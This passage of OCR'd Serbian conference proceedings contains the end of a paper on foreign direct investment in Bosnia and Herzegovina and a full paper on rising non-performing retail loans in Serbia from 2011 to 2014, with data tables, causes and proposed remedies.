Posmatrano po sektorima ulaganja u periodu od maja 1994. do decembra 2013. godine, najznačajniji iznos DSI je investiran u sektor proizvodnje (32%). Značajno učešće u okviru ukupnog priliva direktnih stranih ulaganja imao je i bankarski sektor (22%). Slede ulaganja u telekomunikacije (15%) i trgovinu (11%). Stanje direktnih stranih ulaganja po sektorima prikazano je slikom 3:




Slika 3. Direktna strana ulaganja u BiH po sektorima u periodu maj 1994 – decembar 2013.

U 2013. godini najznačajnije učešće stranih investicija je registrovano u sektoru bankarstva (34%), zatim slede sektori: posredovanje nekretninama (9%), usluge (9%), proizvodnja (8%), trgovina (6%), turizam (4%) i telekomunikacije (4%).

## 3. DOBAR INVESTICIONI AMBIJENT

Gotovo da ne postoji država u svetu koja stvaranjem povoljnog investicionog ambijenta ne želi da privuče direktna strana ulaganja. Putem publikacija kao što je "Bela knjiga" gotovo sve zemlje regiona ukazuju na potrebne reforme, kao bi se unapredio investicioni ambijent. Pomenuta publikacija Svetske banke "*Doing Business*" takođe pruža informacije o pogodnosti za investiciona ulaganja, kao i sektore u kojima je potrebno izvršiti reforme.

Želje investitora su da ostvare što veću stopu prinosa, a da istovremeno izbegnu rizik (Vukadinović & Jović, 2012, str. 195). Istraživanja pokazuju da se kao najvažniji faktori kod donošenja odluka o ulaganjima ističu: politička i makroekonomska stabilnost, veličina tržišta, zagarantovanost vlasničkih prava, ekonomska otvorenost, transportna infrastruktura, te kvalifikovana radna snaga. Svakako da ne treba zanamariti ni efikasnost javne administracije, poresku politiku i finansijske stimulanse.

U skladu sa Zakonom o politici direktnih stranih ulaganja u Bosni i Hercegovini (Službeni glasnik BiH, br. 17/98, 13/03, 48/10) stranim investitorima garantovano je sledeće:

- Nacionalni tretman stranim ulagačima, podrazumeva da strani ulagači imaju ista prava i obaveze kao i rezidenti Bosne i Hercegovine.
- Strani ulagači imaju pravo, radi svojih ulaganja, na teritoriji Bosne i Hercegovine da otvore račune kod bilo koje poslovne banke u domaćoj ili slobodnoj konvertibilnoj valuti.



DOI: 10.15308/Synthesis-2015-451-454

- Strani ulagači će imati pravo na slobodno zapošljavanje stranih državljana iz inostranstva ukoliko nije određeno drugačije zakonima u Bosni i Hercegovini o radu i useljavanju.
- Strani ulagači su zaštićeni od nacionalizacije, eksproprijacije, rekvizicije i mera sa jednakim učinkom; takve mere mogu se preduzeti isključivo u javnom interesu, u skladu sa važećim zakonima i podzakonskim aktima, uz plaćanja primerene naknade.
- Strani ulagači imaju ista vlasnička prava nad nekretninama kao domaći pravni subjekti.
- Strani ulagači imaju pravo obavljanja transfera u inostranstvo, **slobodno i bez odlaganja, u slobodnoj kon**vertibilnoj valuti, dobiti koja nastane kao rezultat njihovog ulaganja u Bosni i Hercegovini.

Strana ulaganja u BiH izuzeta su od plaćanja carina i carinskih obaveza, osim putničkih vozila, automata za zabavu i za igre na sreću. Republika Srpska, Federacija BiH, kao i Brčko Distrikt zakonima su regulisali poreska oslobađanja za strane ulagače. Strani investitori u Bosni i Hercegovini imaju mogućnost obezbeđenja od političkih rizika (restrikcija transfera, eksproprijacije, ratnih i civilnih nemira, uskraćivanja pravosuđa) uz pomoć Fonda Evropske unije za garantovanje investicija, kojim upravlja MIGA (Multilateralna agencija za garantovanje investicija, članica Svetske bankarske grupe). Pri tome, MIGA daje garancije, tehničku pomoć i pravne usluge, a pored zaštite od političkog rizika, njen značaj je i u pružanju suosiguranja i reosiguranja od rizika. BiH je takođe i članica Skupštine evropskih regija, što može uliti dodatnu političku sigurnost investitorima.

I pored toga, reformski zahvati moraju da se nastave i obuhvate i ostale oblasti u kojima Bosna i Hercegovina zaostaje za zemljama okruženja, čija reforma je mnogo brža i efikasnija, kako bi se kreirala još bolja slika atraktivne lokacije za investiranje. Vladavina prava i zaštita privatne svojine jedan od osnovnih zadataka u tom pravcu.

Pred kreatorima ekonomske politike stoji ozbiljan zadatak na rešavanju pitanja za dalji razvoj kao što su smanjenje administrativnih prepreka, izgradnja infrastrukture, reforma obrazovnog sistema u skladu sa potrebama privrede, uklanjanje postojećih monopola na tržištu.

## 4. ZAKLJUČAK

Uloga i značaj stranih ulaganja na ekonomski rast zemlje ne može biti prenaglašen i upitan. Čak i jake i stabilne ekonomije sveta kreiraju politiku koja će im obezbediti povoljnu investicionu klimu. Privlačenje direktnih stranih investicija, predstavlja osnovni uslov za povećanje proizvodnje i izvoza zemalja domaćina do nivoa koji bi joj omogućio stabilan ekonomski rast, kao i uspešno servisiranje dugova, te je stoga jedan od osnovnih ciljeva kreatora ekonomske politike upravo stvaranje investicione klime koja pogoduje privlačenju stranih ulagača. Priliv sredstava putem direktnih stranih investicija predstavlja ne samo priliv kapitala, već osnove za povećanje trgovinskih tokova, ekonomskog rasta i razvoja i kreiranje novih radnih mesta. Bosni i Hercegovini kao zemlji u tranziciji, neophodne su strane direktne investicije koje bi činile glavni pokretač ekonomskog rasta zemlje u narednom periodu. S obzirom na nizak nivo domaće štednje iz koje bi se samostalno finansirao razvoj, nedostatak savremene tehnologije, kao i odgovarajućeg upravljačkog znanja, pomenuti nedostaci mogu se nadoknaditi dolaskom stranih investitora, koji bi doneli nova znanja, iskustva i tehnološki napredak. Upravo stoga, privlačenje stranih investitora i prilagođavanje njihovim zahtevima kroz ubrzan proces reformi, jedan je od ključnih zadataka koji stoji pred BiH i njenim entitetima.

## LITERATURA


Agencija za unapređenje stranih investicija u Bosni i Hercegovini. (2014). Direktna strana ulaganja: stanje i performance. Preuzeto 13. januara 2015. sa http://www.fipa.gov.ba/informacije/statistike/investicije/default.aspx?id=180&langTag=bs-BA

Doing Business. (2015). Doing Business 2015*: Going Beyond Efficiency*. Preuzeto 13. januara 2015. sa http://www.doingbusiness.org/reports/global-reports/doing-business-2015

Službeni glasnik BiH. (2010). *Zakon o politici direktnih stranih ulaganja u Bosni i Hercegovini*. Službeni glasnik BiH, br. 17/98, 13/03, 48/10. Preuzeto 13. januara 2015. sa http://fipa.gov.ba/publikacije_materijali/zakoni/default.aspx?id=315&langTag=en-US

Stakić, B. (2007). *Finansijski i devizni menadžment u turizmu*. Beograd: Univerzitet Singidunum.

UNCTAD. (2014). *World Investment Report 2014*. Preuzeto 13. januara 2015. sa http://unctad.org/en/PublicationsLibrary/wir2014_en.pdf

Vujić, T. (2013). *Spoljnotrgovinsko i devizno poslovanje Bosne i Hecegovine*. Bijeljina: Univerzitet Sinergija.

Vukadinović, P., & Jović, Z. (2012). *Investicije*. Beograd: Univerzitet Singidunum.

World Economic Forum. (2015). The Global Competitiveness Report 2014 – 2015. Preuzeto 13. januara 2015. sa http://www.weforum.org/reports/global-competitiveness-report-2014-2015




DOI: 10.15308/Synthesis-2015-451-454

Synthesis
International Scientific Conference of IT and Business-Related Research

# PROBLEMATIČNI KREDITI STANOVNIŠTVA U SRBIJI

## NON - PERFORMING LOANS OF CITIZENS IN SERBIA

Duško Ranisavljević[1], Miroljub Hadžić[2]
[1]Marfin Bank A.D., Beograd, Srbija
[2]Univerzitet Singidunum, Danijelova 32, Beograd, Srbija

**Apstrakt:**
U periodu ekonomske recesije, primetan je rast vrednosti problematičnih kredita fizičkih lica (sa 22 na 34 milijarde RSD) i njihovog učešća u ukupnom portfoliju stanovništva poslovnih banaka u Srbiji (sa 4,4 na 6%). U strukturi kreditnih proizvoda namenjenih stanovništvu sa kašnjenjem najviše prednjače gotovinski krediti, ali je poslednjih godina primetan trend porasta problematičnih kredita svih vrsta kredita stanovništvu. Razlozi za rast problematičnih kredita stanovništva su višestruki, prvenstveno smanjena kreditna sposobnost stanovništva, pad stope zaposlenosti, pad zarada, kao i liberalnija metodologija poslovnih banaka prilikom odobrenja kreditnih zahteva.
Porast problematičnih kredita i posebno problematičnih kredita stanovništva, predstavlja ozbiljnu pretnju stabilnosti bankarskog sektora u Srbiji, te je neophodno njihovo stalno podrobno praćenje, sveobuhvatno sistemsko rešenje radi efikasnijeg suzbijanja njihovog daljeg rasta, na makroekonomskom nivou, i preduzimanje mera rešavanja postojećeg portfolija problematičnih kredita na nivou pojedinačne banke, dakle, mikroekonomski.

**Ključne reči:**
krediti, problematični krediti, kreditni rizik, kreditna sposobnost.

**Abstract:**
During the period of recession, an increase in the value of non - performing loans (NPLs), and their share in total credit portfolio of citizens can also be observed (from 22 to 34 billion RSD and from 4,4 to 6%, respectively). Therefore, cash credits are the most problematic in the structure of credits intended for citizens. However, a growing trend in the number of all types of NPLs to citizens can be observed. There are numerous factors leading to the increase in non – performing loans of citizens, including the lower creditworthiness of citizens, growing unemployment rate, decreasing wages and more flexible banks' methodology for the approval of loan applications.
The increase in non-performing loans in general, and in particular, non-performing loans of citizens, is an important threat to the stability of the banking sector of Serbia. Therefore, it is important to permanently monitor them, to create macroeconomic solution to prevent their further growth and to take necessary measures at the level of each bank in order to successfully overcome the issue of NPLs.

**Key words:**
loans, non-performing loans, credit risk, creditworthiness.

## 1. UVOD

Svetska ekonomska kriza imala je negativne efekte na privredne subjekte i ekonomiju Srbije u celini, što je za posledicu imalo negativan uticaj na privrednu aktivnost, zaposlenost, životni standard građana i na kreditnu sposobnost fizičkih lica.

Smanjena kreditna sposobnost fizičkih lica uslovila je smanjenje tražnje za kreditima i otežanu sposobnost otplate postojećih kredita fizičkih lica. To je uslovilo rast problematičnih kredita u vrednosti ukupno odobrenih kredita i broj ovih klijenata u ukupnom broju zajmotražilaca poslovnih banaka.

U fokus analize u ovom radu su stavljeni krediti stanovništvu. Analizirani su pokazatelji za period od poslednjeg kvartala 2011. godine, zaključno sa trećim kvartalom 2014. godine, što je omogućilo utvrđivanje tendencija i donošenje zaključaka.

Osnovna hipoteza rada je da rast problematičnih kredita stanovništva i rast njihovog učešća u ukupnom kreditnom portfoliju stanovništva nije dramatičan, ali da zahteva preduzimanje mera u cilju zaustavljanja tendencije i obezbeđenja stabilnosti bankarskog sektora.

U radu će se najpre izvršiti analiza dinamike kretanja problematičnih potraživanja stanovništva, njihovog učešća u ukupnom portfoliju stanovništva i po strukturi vrsta kredita. Takođe će se pokušati utvrditi povezanost između njihovog rasta i uzroka vezanih generalno za produženu recesiju i njene posledice. Na kraju će se, korišćenjem metode sinteze, formulisati mere za zaustavljanje tendencije rasta na makro i mikro nivou.

## 2. PROBLEMATIČNI KREDITI I IZROCI

Sumnjivi i nenaplativi krediti (*Non-performing loans - NPL)*, u skladu sa međunarodno prihvaćenom definicijom, predstavljaju stanje duga plasmana koji su u docnji preko 90 dana ili sa docnjom ispod 90 dana, ukoliko banka proceni da je kreditna sposobnost dužnika toliko ugrožena, da se otplata duga u celosti, dovodi u pitanje (IMF, 2005). Procenat udela ovih kredita se može izražavati i kao racio broj, kao odnos problematičnih kredita i iznosa ukupnih kredita stanovništvu, po tipovima kredita, odnosno iznosa ukupnih kredita banke.

U tabeli 1 dat je kvartalni pregled iznosa problematičnih kredita stanovništvu (*reatil*) u Srbiji po vrstama kredita (Kvartalni izveštaji NBS-Bankarski sektor u Srbiji za period 2011-2014):

Najveći porast problematičnih kredita u navedenom periodu imali su gotovinski krediti 76,7%, dok je ukupni problematični portfolio retail kredita porastao za 57,2%. Značajan je i porast docnje u izmirenju overdrafta u posmatranom periodu, koja je porasla 50%.

E-mail: ranisavljevic014@gmail.com
DOI: 10.15308/Synthesis-2015-455-458


| | gotovinski | potrošački | overdraft | kreditne kartice | Problematični retail krediti ukupno (mlrd RSD) | Krediti stanovništva ukupno (mlrd RSD) | Udeo problematičnih retail kredita u ukupnim kreditima stanovništva |
|---|---|---|---|---|---|---|---|
| 31.12.11 | 11,6 | 3,1 | 2,8 | 4,0 | 21,5 | 493 | 4,36% |
| 31.03.12 | 12,8 | 2,6 | 3,3 | 4,2 | 22,9 | 515 | 4,47% |
| 30.06.12 | 13,5 | 2,7 | 3,4 | 4,4 | 24,0 | 534 | 4,49% |
| 30.09.12 | 15,0 | 3,0 | 3,5 | 4,7 | 26,2 | 539 | 4,86% |
| 31.12.12 | 15,0 | 3,0 | 3,5 | 4,6 | 26,1 | 532 | 4,91% |
| 31.03.13 | 15,2 | 3,2 | 3,7 | 4,8 | 26,9 | 527 | 5,10% |
| 30.06.13 | 16,2 | 3,4 | 3,8 | 5,0 | 28,4 | 543 | 5,23% |
| 30.09.13 | 16,7 | 3,5 | 3,9 | 5,1 | 29,2 | 552 | 5,29% |
| 31.12.13 | 18,3 | 3,5 | 3,9 | 5,1 | 30,8 | 549 | 5,61% |
| 31.03.14 | 19,1 | 3,5 | 4,0 | 5,1 | 31,7 | 551 | 5,75% |
| 30.06.14 | 20,4 | 3,6 | 4,2 | 5,5 | 33,7 | 561 | 6,01% |
| 30.09.14 | 20,5 | 3,6 | 4,2 | 5,5 | 33,8 | 580 | 5,83% |

Tabela 1. Problematični krediti stanovništva po kreditnim proizvodima

Izvor: NBS – Kvartalni izveštaji 2011-2014.


Udeo problematičnih retail kredita u ukupnom portfoliju kredita imao je takođe trend rasta. Treba imati u vidu da u retail kredite u kašnjenju, ne ubrajamo stambene, auto i kredite poljoprivrednim proizvođačima, inače bi taj procenat bio značajno veći. Retail kreditni proizvodi ročnosti od jedne do osam godina, i nisu većeg iznosa, najčešće do iznosa dinarske protivvrednosti 10 hiljada €, zavisno od instrumenata obezbeđenja. Krajem 2014. godine iznos problematičnih retail kredita je iznosio oko 6% ukupnog kreditnog portfolija fizičkih lica.

U grafikonima 1 i 2, dat je prikaz kretanja kredita u kašnjenju po vrstama, i uporedni trend problematičnih retail kredita sa trendom ukupnih kredita stanovništvu.




Grafikon 1. Problematični krediti stanovništva po vrstama, mlrd RSD 2011-14.

Izvor: Kvartalni izveštaji NBS- Bankarski sektor u Srbiji, za period 2011-2014.




Grafikon 2. NPL retail kredita i ukupni krediti stanovništva u mlrd RSD, 2011-14.

Izvor: Kvartalni izveštaji NBS- Bankarski sektor u Srbiji, za period 2011-2014

Razlozi koji su se u praksi pokazali kao najvažniji za uvećanje NPL-a kredita fizičkih lica su: metodologija obračuna kreditne sposobnosti fizičkih lica od strane banaka, promene deviznog kursa, povećanje nezaposlenosti, stagnacija i pad prosečne zarade i nestabilnost u poslovanju poslodavaca dužnika.

Metodologija obračuna kreditne sposobnosti je skup pravila i politika kojima banka definiše kriterijume i način odobrenja kreditnog aranžmana. Okvir za kriterijume odobrenja, propisan je kroz Odluku o klasifikaciji bilansne aktive i vanbilansnih stavki poslovnih banaka (NBS, 2014). Osnovni kriterijum koji fizičko lice mora zadovoljiti je adekvatnost DTI racia (*Debt to income),* koji predstavlja odnos kreditnih obaveza prema mesečnim prilivima. U poslednjih deset godina, propisani iznos maksimalnog DTI racia se menjao, od 30%, potom 40%, da bi od početka 2013. godine, u većini banaka u Srbiji on iznosio 50-60% opterećenja mesečne zarade (za dinarska kreditna zaduženja). To znači, da se za samo nekoliko godina maksimalni dozvoljeni procenat opterećenja mesečne plate/penzije, praktično udvostručio, a da to nije praćeno pozitivnim ekonomskim trendovima, naprotiv. Metodologija poslovnih banaka koja dozvoljava opterećenje mesečnih primanja do 60% (bez uračunavanja minimalne potrošačke korpe, ili bez ikakvog drugog ograničenja), može fizička lica sa nižim nivoom prihoda dovesti u situaciju da se samim odobrenjem kredita generišu finansijske poteškoće i otežana otplata. Drugim rečima, primena ovakve metodologije potencijalno povećava kreditni rizik. Na primer, fizička lica sa primanjima od 22-30.000 RSD (ili penzioneri sa nižim primanjima), ako se opterete sa navedenim procentom kreditnog zaduženja, preostala sredstva za život, svakako neće biti dovoljna, te se vrlo brzo, mogu očekivati problemi u otplati. Ova fizička lica će zbog primene ovakve metodologije obračuna kreditne sposobnosti doći u situaciju da biraju, da li da inače mala primanja, rasporede na nužnu potrošnju ili na ratu kredita. Realno je da će u kratkom roku prevagnuti prva opcija, te će takav kredit neminovno dospeti u docnju. Ovakvo prilagođavanje metodologije može se razumeti tako da poslovne banke ostvare dobre poslovne rezultate na kratak rok, da uvećaju svoje plasmane i da i na taj način umanje učešće NPL zbog povećanog kreditnog portfolija.

Promene deviznog kursa i odnosa valuta (devizni rizik) mogu takođe biti generator otežane otplate, ukoliko je kreditni aranžman indeksiran u ino valuti. Upravo zbog mogućeg



DOI: 10.15308/Synthesis-2015-455-458

deviznog rizika poslednjih godina kreditni proizvodi stanovništvu su u niskom procentu indeksirani u ino valuti. Tome je i doprinela obaveza polaganja depozita ili učešća prilikom odobrenja kredita indeksiranih u ino valuti (prema navedenoj regulativi). Prema podacima NBS (III kvartal, Bankarski sektor u Srbiji, 2014), na dan 30.09.2014. godine, 60% svih kreditnih zajmova u Srbiji indeksirano je u valuti EUR, u valuti CHF 6%, dok je dinarskih kredita 30%. Ako su kreditni proizvodi fizičkih lica vezani za ino valutu, teže se otplaćuju ukoliko postoji valutna neusklađenost između valute plate (primanja) i valute indeksacije kredita. Kako je većina kredita sa valutnom indeksacijom indeksirana u valuti EUR, a većina korisnika kredita nema valutnu indeksaciju u primanja, procenat rasta deviznog kursa, neminovno implicira proporcionalno uvećanje obaveza po kreditu. Poseban problem su krediti indeksirani u CHF, jer je ova valuta ostvarila vrlo visok rast u odnosu na druge valute, naročito poslednjih godina, što je korisnike takvih kredita dovelo u nezavidnu situaciju. Treba napomenuti da se problem otplate ovih kredita, uglavnom svodi na stambene kredite.

Porast nezaposlenosti, a naročito pad zaposlenosti ima direktan uticaj na povećanje NPL-a. Gubitak posla, bez pronalaženja novog zaposlenja, onemogućava fizičko lice da izmiruje kreditne obaveze, jer ne postoje redovni izvori za tu namenu. Prema zvaničnim podacima za populaciju od 15-64 godine u Srbiji, na kraju 2014. godine, nezaposlenost u Srbiji je iznosila 17,6% (Republički zavod za statistiku, 2014). Postoji bojazan da je realna nezaposlenost veća. Pojedine banke su predupredile ovaj rizik, tako što prilikom odobrenja kredita, kreditni aranžman osiguravaju, tačnije osiguravaju korisnika kredita, da u slučaju gubitka posla, kreditne obaveze izmiri osiguravajuća kuća. Ovo solucija svakako dodatno poskupljuje inicijalni kreditni aranžman, ali se ipak na taj način anulira veoma važan i, u vreme ekonomske krize veoma prisutan rizik.

Stagnacija i pad realnih zarada predstavlja osnovu za umanjenje kreditne sposobnosti i otežanu otplatu kreditnih zajmova. Prema zvaničnim podacima prosečna zarada u Republici Srbiji isplaćena u decembru 2014. godine manja je u odnosu na prosečnu zaradu iz decembra 2013. godine nominalno 1,9%, a realno za 3,5% (Republički zavod za statistiku, 2015). Vlada Republike Srbije je krajem 2014. godine započela sprovođenje mera štednje u javnom sektoru, koje podrazumevaju smanjenje zarada u javnom sektoru za oko 10%, penzija takođe, što znači da je delu korisnika kredita od početka 2015. godine otplata kreditnih zajmova otežana, što će se odraziti u ovoj i narednim godinama. U momentu odobrenja, ni poslovne banke ni klijenti nisu mogli očekivati ovu meru. Valja imati u vidu da su za poslovne banke u Srbiji, naročito u segmentu stanovništva posebno interesantni klijenti zaposleni u javnom sektoru, kao i penzioneri, zbog stabilnosti primanja.

Stabilno poslovanje poslodavca podrazumeva stabilnu finansijsku situaciju poslodavca, njegovu likvidnost, sposobnost i urednost izmirenja obaveza prema zaposlenima. Zbog narušene likvidnosti, poslovni računi mnogih poslodavaca su često blokirani, pa dolazi do kašnjenja u isplati zarada, što implicira i kašnjenja u otplati kredita, time i pogoršanje klasifikacione oznake klijenta fizičkog lica i veći trošak rezervacije. Pretpostavlja se da je skoro polovina privrednih subjekata u Srbiji manje ili više nelikvidna, a da se na šest novoosnovanih ugasi čak deset preduzeća. Poslednjih godina nisu retki slučajevi u praksi, da je ugroženo poslovanje, ne samo poslodavaca firmi u privatnom vlasništvu, već i poslodavaca javnih preduzeća i državnih institucija, što direktno generiše smanjenu kreditnu sposobnost zaposlenih. Sudeći prema najavama jedna četvrtina zaposlenih u javnom sektoru je zapravo višak, te se može na srednji rok očekivati dalje smanjenje zaposlenosti.

Smanjenje kreditne sposobnosti predstavlja posledicu više negativnih efekata ekonomske recesije, kroz koju Srbija prolazi i oni se manifestuju kroz pad zaposlenosti, pad realnih zarada, povećanje troškovi života i sl. U Tabeli 2. dati su podaci o broju zaposlenih i iznosu problematičnih kredita stanovništvu, ukupno, za kvartale 2013/14.

| Kvartali 2013/2014 | Broj zaposlenih (u 000) | Problematični retail krediti (ukupno u mlrd RSD) |
|---|---|---|
| 31.03.2013 | 1.725 | 26.9 |
| 30.06.2013 | 1.718 | 28.4 |
| 30.09.2013 | 1.705 | 29.2 |
| 31.12.2013 | 1.703 | 30.9 |
| 31.03.2014 | 1.690 | 31.7 |
| 30.06.2014 | 1.704 | 33.7 |

Tabela 2. Zaposlenost i problematični krediti

Izvor: Republički zavod za statistiku, Statistički bilten 2014, Narodna banka Srbije, Kvartalni izveštaji 2013/14)

Zaposlenost je jedan od osnovnih kriterijuma kreditne sposobnosti i faktor uredne otplate kredita, pa je iz tog razloga uzet kao parametar za analizu. Pearsonov koeficijent korelacije (x-broj zaposlenih, y–problematični krediti u retail kreditnom segmentu) u ovom slučaju iznosi: r = -0,765. Na osnovu visoke negativne vrednosti koeficijenta može se zaključiti da je potvrđena visoka negativna korelacija između promene broja zaposlenih i povećanja iznosa problematičnih kredita. Naime, dobijeni koeficijent korelacije je blizu referentne vrednosti (-1). Smanjenje broja zaposlenih, očigledno je u direktnoj vezi sa povećanjem iznosa problematičnih kredita u retail kreditnom segmentu.

## 3. MERE ZA SMANJENJE PROBLEMATIČNIH KREDITA

Polazeći od navedene definicije problematičnih kredita, učešće NPL u ukupnim se može umanjiti na dva načina:

- povećanjem ukupnog kreditnog portfolija;
- suzbijanjem - smanjenjem iznosa problematičnih kredita.

Prvi način podrazumeva smanjenje NPL-a na način, tako da se nivo ukupnih kredita povećava, i to kroz odobrenje novih kredita. Nivo ukupnih kredita je imenilac u odnosu, kojim se dobija procenat NPL-a, pa uvećanje imenioca smanjuje dobijeni odnos tj. procenat NPL-a. Povećanje ukupnog kreditnog portfolija, podrazumeva povećanu kreditnu aktivnost, s tim što se mora uzeti u obzir kreditni rizik, i mogućnost da i novoodobreni krediti mogu, u određenom vremenskom periodu i sami postati problematični krediti i time uvećati NPL. Prilagođavanje metodologije obračuna kreditne sposobnosti, u navedenim okolnostima, predstavlja „podizanje praga" kreditne sposobnosti fizičkih lica. To znači da poslovne banke u takvim okolnostima odobravaju kreditne proizvode klijentima kojima u prethodnom periodu ne bi odobravali takve ili bilo kakve kreditne aranžmane. Upravo je u radu problematizovan ovaj pristup, jer su domaće banke svesno pristupile labavljenju kriterijuma za odobravanje kredita stanovništvu izmenama metodologije, na taj način veštački povećavajući kreditnu sposobnost klijenata.

Povećanje kreditne aktivnost i kreditnog portfolija u periodu ekonomske recesije nije jednostavan zadatak, kako zbog smanjenje tražnje za kreditima, tako zbog umanjene kreditne sposobnosti klijenata. Pojedine poslovne banke, da bi stimuli-



DOI: 10.15308/Synthesis-2015-455-458

sale tražnju za kreditima i da bi se prilagodile umanjenoj kreditnoj sposobnosti klijenata, svoju poslovnu politiku prilagođavaju takvim, novim okolnostima. Prilagođavanje poslovne politike podrazumeva da banke snize kamate i naknade svojih kredita, učine ih tržišno atraktivnijim i tako ih promovišu postojećim i novim klijentima. To podrazumeva smanjenje kamatne marže, i tada se cena kreditnog proizvoda ne formira u skladu sa kretanjem kreditnih izvora, već sa ciljem da kamatna stopa bude prihvatljiva većem broju klijenata, iako to negativno utiče na profitabilnost kreditnog proizvoda. Posebno treba naglasiti, da se ovakve aktivnosti rade upravo u periodu ekonomske recesije, koja po prirodi generiše nešto veći kreditni rizik, što bi naprotiv uslovilo politiku povećanja kamatnih stopa. Atraktivnijim kreditnim proizvodima i fleksibilnijom metodologijom obračuna kreditne sposobnosti, banke u Srbiji na kratak rok, uvećavaju kreditni portfolio fizičkih lica, što u tom periodu umanjuje procenat NPL-a.

Drugi pristup predstavlja aktivnosti banke na smanjenju problematičnih kredita. Smanjenje kredita u kašnjenju predstavlja aktivnosti, koje imaju za cilj da se konkretni problematični plasmani reše. Suština je u pravovremenom i brzom reagovanju i preduzimanju konstruktivnih postupaka (Rouse, 2002). Praktično, to podrazumeva sledeće aktivnosti: restruktuiranje problematičnih kredita, aktiviranje instrumenata obezbeđenja u cilju naplate i/ili ustupanje kreditnog potraživanja banke.

Restruktuiranje kredita je jedan od najzastupljenijih načina da se problematični krediti dovedu u urednu otplatu. Krediti za restruktuiranje omogućavaju da se kreditne obaveze dužnika fizičkog lica, grupišu u jedan kreditni aranžman, obično dužeg roka dospeća što omogućava, niže mesečne obaveze i lakšu otplatu kreditne obaveze. Obično se za kredit za restruktuiranje traži dodatno obezbeđenje (žirant, zaloga, jemstvo i sl.), iz razloga povećanog kreditnog rizika. Restruktuiranje se radi i kada dođe do prezaduženosti klijenata fizičkih lica. Raspoloživost potrošačkih kredita, veliki asortiman roba koje se mogu kupiti na kredit, želja za većim životnim standardom, agresivne marketing strategije i netransparentnost kreditnog tržišta, utiču na svest potrošača i ohrabruju ih da se zadužuju i kada nisu platežno sposobni i nisu otplatili prethodno odobrene kredite (Jovanić, 2004).

Ukoliko je nemoguće sprovesti restruktuiranje kreditnih zaduženja fizičkog lica, banke su prinuđene da iniciraju sudski spor i aktiviraju instrumente obezbeđenja. Nemogućnost restruktuiranja se ogleda u evidentno narušenoj kreditnoj sposobnosti, ili proceni banke da postoji visok operativni, devizni rizik ili drugi rizik. Postoje instrumenti obezbeđenja koji mogu biti aktivirani (koji su naplativi) i pre utuženja klijenta (na primer namenski depozit), dok je za aktiviranje ostalih instrumenata obezbeđenja, neophodno utuženje fizičkog lica. Iniciranjem sudskog spora, čemu prethodi proglašenje kreditnog aranžmana dospelim, ukupno potraživanje banke po takvim kreditnim aranžmanima se značajno uvećava (zatezna kamata, sudski troškovi, itd.). Realizacija instrumenata obezbeđenja može trajati duži vremenski period, a naročito u slučaju založnog prava na nepokretnosti, tako da poslovne banke moraju posebno voditi računa o naplativosti (utrživosti) kreditnih obezbeđenja (kolaterala) prilikom odobrenja kredita.

Kao treći način, umanjenja problematičnih kredita, može se vršiti ustupanje potraživanja drugim finansijskim institucijama, što je u skladu sa Zakonom o zaštiti korisnika finansijskih usluga. U Srbiji je moguće potraživanja poslovnih banaka po osnovu kredita fizičkim licima, za razliku od pravnih lica, ustupiti samo drugim finansijskim institucijama, ne i drugim pravnim licima. Poslovne banke mogu koristiti usluge pravnih lica u domenu usluge informisanja (pozivni centri, slanje pošte i sl.) da bi lakše stupili u kontakt sa klijentima fizičkim licima koji imaju problem u otplati, ali im ne mogu ustupati svoja potraživanja.

## 4. ZAKLJUČAK

Analizom tendencija rasta vrednosti problematičnih kredita stanovništvu u Srbiji i njihovog učešća u ukupnom obimu kredita stanovništva potvrđena je hipoteza da rast njihovog obima i učešća u strukturi ukupnih kredita nije dramatičan, ali da je kao tendencija neprihvatljiv, te je neophodno preduzeti mere na makro i nivou pojedinačne banke kako bi se to zaustavilo.

U pogledu faktora koji su uticali na njihovu pojavu i rast, može se izvesti zaključak da su povećanju NPL-a doprinela smanjena kreditna sposobnost fizičkih lica usled smanjenja standarda stanovništva, povećane nesigurnosti poslovanja i nesigurnosti radnog mesta i prilagođavanje metodologije obračuna kreditne sposobnosti klijenata.

Povećanje NPL ima negativan uticaj na bilanse banka i značajan uticaj na poslovnu politiku i strategije banaka koje posluju na domaćem bankarskom tržištu. Realno je očekivati da u narednom periodu banke pooštre kreditne kriterijume za odobrenje retail kreditnih zajmova, što će implicirati da pojedine banke svoj finansijski potencijal preusmere u druge tržišne segmente. Potrebna su sistemska i sveobuhvatna rešenja kako bi se predupredio dalji rast NPL-a, kako u retail, tako i u drugim segmentima, i sistemsko rešavanje postojećeg portfolija problematičnih kredita.

## LITERATURA

International Monetary Fund. (2005). *The Treatment of Nonperforming Loans*. Preuzeto 15 januara 2015. sa https://www.imf.org/external/pubs/ft/bop/2005/05-29.pdf

Jovanić, T. (2004). *Potrošački kredit, pravno-ekonomski aspekti*. Beograd: Udruženje banaka Srbije.

Narodna banka Srbije. (2014). *Bankarski sektor u Srbiji*, kvartalni izveštaji za 2011,2012, 2013. i 2014. godinu. Preuzeto 15 januara 2015. sa http://www.nbs.rs/internet/latinica/55/55_4/

Narodna banka Srbije. (2014). Statistički bilten 2014. Preuzeto 15 januara 2015. sa http://www.nbs.rs/internet/cirilica/90/sb.html

Republički zavod za statistiku. (2014). Mesečni statistički bilten 12/2014. Preuzeto 11 marta 2015. sa http://webrzs.stat.gov.rs/

Republički zavod za statistiku. (2014). Stopa nezaposlenosti. Preuzeto 5 marta 2015. sa http://webrzs.stat.gov.rs/WebSite/Public/PageView.aspx?pKey=2;

Rouse, C. N. (1989). *Bankers' lending techniques*. London: Bankers Books.

